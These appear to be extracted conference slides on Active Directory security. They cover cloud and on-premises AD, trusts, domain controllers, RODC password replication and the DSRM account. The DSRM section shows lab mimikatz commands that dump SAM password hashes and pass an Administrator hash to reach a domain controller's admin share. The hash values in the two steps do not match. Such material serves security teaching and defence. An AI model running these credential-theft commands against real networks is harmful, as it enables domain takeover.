



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Admins in One Domain

Can Control Another Domain
in the Forest!?!



On-premises Active Directory

- Authentication, Directory, & Management
- AD Forest for single entity
- Internal corporate network
- Authentication
 - Kerberos
 - NTLM
- LDAP
- Group Policy

Azure AD (Office 365)

- Identity
- Designed for multi-tenant
- Cloud/web-focused
- Authentication
 - SAML 2.0
 - OpenID Connect
 - OAuth 2.0
 - WS-Federation
- REST API: AD Graph API

Azure AD Domain Services (Preview)


- Active Directory managed by Microsoft in the cloud.
- “DC as a Service”
- Custom names
- Domain-join support
- Integrated with Azure AD
- NTLM & Kerberos auth support
- Group Policy
- Full LDAP support (read/write)
- AD management tools supported

<https://azure.microsoft.com/en-us/documentation/articles/active-directory-ds-features/>

Amazon Hosted Active Directory

- “Simple version” = Samba 4
 - < 5,000 users
- “Premium version” = Microsoft Active Directory
 - > 5,000 users
 - Note: No support for Fine Grained Password Policies
- AD Connector – proxy service
 - Not sync or federation
 - Forwards auth & queries to DCs

Federation





Trust

- Connects domains
- NTLM & Kerberos
- Trusts between internal & external domains = security issue.
- Credential theft potential.

Federation

- Leverages PKI “trust”
- Enables “non-trusted” user access.
- User authenticated locally which creates token used for fed auth.
- Ideal for partner org.

Domain Controllers

- Contains & replicates domain data.
- Provides authentication & directory services.
- Central set of servers for client communication.
- Security settings define AD baseline security.
- Stores the domain AD database (NTDS.dit).
- Hosts the domain DFS root (\\domain.com\) & NETLOGON & SYSVOL shares.
- DNS (AD-Integrated)



The Global Catalog

- Partial replica of all object for all forest domains.
- GC attribute replication is configurable (PartialAttributeSet).
- Enables quick forest-wide object searches.

Security Note:

Check the attributes included in the PartialAttributeSet.



Read-Only Domain Controllers (RODCs)


- DC services without storing passwords.
- Only receives inbound replication from writable DCs.
- Requires cached passwords for local site authentication.
- Enables delegation of RODC administration to non AD admins.
- Use cases:
 - Physical security issues.
 - Third party software install on DC.
 - “Untrusted admin” scenario.

RODC Attributes

- **msDS-Reveal-OnDemandGroup**
 - “Allowed RODC Password Replication Group”
- **msDS-NeverRevealGroup**
 - “Denied RODC Password Replication Group”
- **msDS-AuthenticatedToAccountList**
- **msDS-RevealedList**

Denied RODC Password Replication Group Membership

- *Cert Publishers*
- *Domain Admins*
- *Enterprise Administrators*
- *Schema Admins*
- *Group Policy Creator Owners*
- *Krbtgt*
- *Domain Controllers*
- *Read Only Domain Controllers*



DSRM? What's DSRM?

- Directory Services Restore Mode.
- “Break glass” access to DC.
- DSRM password set when DC is promoted.
- Rarely changed.
- Password Change Process?
- Access DSRM without Rebooting (2k8+)
 - DsrmsAdminLogonBehavior = 2
 - Console logon

```
mimikatz(commandline) # token::elevate
```

```
Token Id : 0
```

```
User name :
```

```
SID name : NT AUTHORITY\SYSTEM
```

```
396      14960      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Primary
```

```
-> Impersonated !
```

```
* Process Token : 6752951      ADSECLAB\LukeSkywalker      S-1-5-21-1581655573-3923512380
```

```
Primary
```

```
* Thread Token : 6753692      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)
```

```
mimikatz(commandline) # lsadump::sam
```

```
Domain : ADSDC03
```

```
SysKey : 185e91797d952d1f4063395d1c844350
```

```
Local SID : S-1-5-21-1065499013-2304935823-602718026
```

```
SAMKey : 1f86c3e2b82a9ff24190cc5261a0a9b7
```

```
RID : 000001f4 (500)
```


```
User : Administrator
```

```
LM :
```

```
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```


Pass-the-Hash with DSRM Account – Success!

```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b577b363347c5aa5d5e7d190
user      : Administrator
domain    : ADSDC03
program   : cmd.exe
NTLM      : 66750645b577b363347c5aa5d5e7d190
├─ PID 1248
├─ TID 1856
├─ LUID 0 ; 7625112 (00000000:00745998)
├─ msv1_0 - data copy @ 00000000019E4130 : OK !
├─ kerberos - data copy @ 0000000001A0F148
├─ aes256_hmac -> null
├─ aes128_hmac -> null
├─ rc4_hmac_nt OK
├─ rc4_hmac_old OK
├─ rc4_md4 OK
├─ rc4_hmac_nt_exp OK
├─ rc4_hmac_old_exp OK
└─ *Password replace -> null
```



Administrator: C:\Windows\system32\cmd.exe

```
C:\Windows\system32>dir \\adsrc03\c$
Volume in drive \\adsrc03\c$ has no label.
Volume Serial Number is 6874-598A

Directory of \\adsrc03\c$

08/22/2013  11:52 AM    <DIR>          PerfLogs
